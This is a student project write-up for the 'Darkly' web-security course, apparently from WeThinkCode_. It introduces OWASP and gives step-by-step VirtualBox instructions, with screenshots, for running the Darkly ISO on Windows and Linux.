WeThinkCode_

WEB II

Project II

Darkly:

There is something wrong...

Developer
Mosima Mamaleka

Developer
Sibonelo Nkosi

Assessor
Mufaro Simbisayi

October 2020

CONTENTS

1 INTRODUCTION

The aim of this project is to introduce you to computer security in the web domain. You will be able to discover OWASP, which is, no more and no less, the biggest web security project to date. You will also understand what a lot of frameworks do in an automatic and completely transparent way for you.

You will need to use a virtual machine (i386) to validate this project. Once your machine is started with the ISO supplied with the subject. Requirements:

- Virtual Box
- darkly.iso (download here)
- Patience
- The Ability to keep your wits about you
- Other stuff (probably)

2 GETTING STARTED

2.1 Windows

Windows Installation*: Ensure that you have the latest version[1] of VirtualBox for Windows or download it from the VirtualBox Website or Windows Store.

2.1.1 *Create Virtual Machine*

Begin by Creating a new Virtual Machine. To do this click on the blue icon labelled new as shown in Figure 1 on the following page.

2.1.2 *Name & Operating System*

You have to give your Virtual Machine a new name, I have chosen 'Darkly'. Make sure to pick a folder for storage of the Virtual Machine or leave it to the default provided by Virtual Box.

You will have to choose the 'type' of machine you are creating. At this point you must select 'Linux' as this is what the Darkly.iso is based from. You will be given options or 'flavours' to choose from. Pick 'Other 64-bit'. This is best shown in Figure 2 on the next page.

Please do take note that the Darkly VM will not work if it is not 64-bit.

* *Information provided is correct for current users configuration i.e Windows Home 10:2004, results may differ for other configurations*

Figure 1: New Virtual Machine Setup




Figure 2: Setup Of Operating System Type and Name

2.1.3 *Memory Size*

Selecting a memory size is the next step. Darkly will not be actively running as another Virtual Machine would. Therefore only a limited amount of RAM is required. The recommended size is 512MB.

To set the memory size, a slide is used, as shown in Figure 3 on the following page.

You can also set it using manually by typing in the value.




Figure 3: Virtual Box Memory Size Settings

2.1.4 Storage Type

Ensure that you have the size Dynamically allocated as shown in Figure 4 on the next page. If you would like a fixed size, it is okay, but this entails your Hard Disk being allocated upfront.

Please note, you have not selected your Hard Disk size so it is key to ensure you are aware of how much space you have free before allocating a fixed space size.

2.1.5 Hard Disk File Type

Select VirtualBox Disk Image as shown in Figure 5 on page 8. This is the best decision because the Machine will not be migrated to other Virtual Machine Players like VMWare etc. The use is short-term.

2.1.6 File Location & Size

This is where you can set up the location for your Virtual Box Machine to store its data. Remember that the machine can be stored in one location but the simulation of its Hard Disk can be stored on a Flash Drive or External Drive if you wish.

I have decided to retain the local drive as the storage location. This is the default VirtualBox directory. You can select any size you wish, I have selected 1,99GB to keep my box small as shown in Figure 6 on page 8. I can ammend this later if I need to.




Figure 4: Virtual Box Storage Type

2.1.7 *Mount Disk Image*

The next step is to mount the Darkly.iso disk as a form of storage. Click on your image 'Darkly' or whatever you may have named it, on the lefthand navigation panel as shown in Figure 7 on page 9.




Figure 5: Virtual Box Disk Type




Figure 6: Virtual Box Hard Disk Location and Size




Figure 7: Virtual Box Setup of Disk Drive Mount Darkly.iso Image

Next click on Settings -> Storage -> IDE Secondary Master. After this, navigate to the folder where the ISO is located. Mount it and you will see it listed as shown in Figure 7.

Click Start (Green arrow pointing right) to commence running the image.

2.1.8 Set Network Bridge

On the lefthand navigation-bar, Select Network -> Adaptor 1. Change the settings from a NAT Adaptor as would be the default, and set it to a 'Bridge' connection. as shown in Figure 8 on the following page.

2.1.9 Run Disk Image

As shown in Figure 9 on the next page, you are expected to select 'Darkly_i386.iso' as the start-up disk. This will then complete the Installation process.




Figure 8: *Virtual Box Landing*, on Ubuntu




Figure 9: Virtual Box Start-up Disk Selector

2.1.10 *Don't Panic! Loading Screen*

Don't Panic, it's just a loading screen

2.1.11 *More Loading Screens*

If you are seeing the figure shown in Figure 11 on the following page you are making good progress and must hang in there.

2.1.12 *Up & Running*

The new IP Address should look different to the first one and should be similar to your own IP address after runnung 'ifconfig'. You should see a similar figure to that shown in Figure 12 on page 12.




Figure 10: Virtual Box Loading Screen Splash Purple




Figure 11: More Virtual Box Loading Screens

2.1.13 *BornToSec*

If you see the same figure on your screen as the one shown on Figure 13 on the following page, then you have successfully setup your Virtual Machine.

TIME TO DO THE FUN STUFF!




Figure 12: Virtual Box Fully Loaded Screen with IP Address & Prompt




Figure 13: BornToSec Homepage

FUN NOTES: If you look at one of the tabs on Figure 13 you will notice that there is one for "How to take a screenshot on Windows". I will be honest, for as long as I have used windows, I have never needed to take a screenshot. It has alwasy seemed cumbersome because it wasn't just a hotkey like Linux.

I highly recommend the Snipping Tool

2.2 Linux

Linux Installation**: Begin by ensuring that you have Virtual Box installed on your system[2], if not type:

```
$ sudo apt-get install virtualbox
```

2.2.1 *Create Virtual Machine*




Figure 14: New Virtual Machine Setup

Begin by Creating a new Virtual Machine. To do this click on the blue icon labelled new as shown in Figure 14.

2.2.2 *Name & Operating System*




Figure 15: Setup Of Operating System Type and Name

You have to give your Virtual Machine a new name, I have chosen 'Darkly'. Make sure to pick a folder for storage of the Virtual Machine or leave it to the default provided by Virtual Box.

** *Snap install is not available for all Linux Distros, this is expected to work on Ubuntu and Debian flavours*

You will have to choose the 'type' of machine you are creating. At this point you must select 'Linux' as this is what the Darkly.iso is based from. You will be given options or 'flavours' to choose from. Pick 'Other 64-bit'. This is best shown in Figure 15 on the previous page.

Please do take note that the Darkly VM will not work if it is not 64-bit.

2.2.3 Memory Size




Figure 16: Virtual Box Memory Size Settings

Selecting a memory size is the next step. Darkly will not be actively running as another Virtual Machine would. Therefore only a limited amount of RAM is required. The recommended size is 512MB but in my opinion I believe 1024MB is the best.

To set the memory size, a slide is used, as shown in Figure 16.

You can also set it using manually by typing in the value.

2.2.4 Hard Disk File Type

Select VirtualBox Disk Image as shown in Figure 17 on the next page. This is the best decision because the Machine will not be migrated to other Virtual Machine Players like VMWare etc. The use is short-term.

2.2.5 Storage Type

Ensure that you have the size Dynamically allocated as shown in Figure 18 on the following page. If you would like a fixed size, it is okay, but this entails your Hard Disk being allocated upfront.

Please note, you have not selected your Hard Disk size so it is key to ensure you are aware of how much space you have free before allocating a fixed space size.




Figure 17: Virtual Box Disk Type




Figure 18: Virtual Box Storage Type

2.2.6 File Location & Size

This is where you can set up the location for your Virtual Box Machine to store its data. Remember that the machine can be stored in one location but the simulation of its Hard Disk can be stored on a Flash Drive or External Drive if you wish.

I have decided to retain the local drive as the storage location. This is the default VirtualBox directory. You can select any size you wish, I have selected 1,99GB to keep my box small as shown in Figure 19 on the next page. I can ammend this later if I need to.




Figure 19: Virtual Box Hard Disk Location and Size

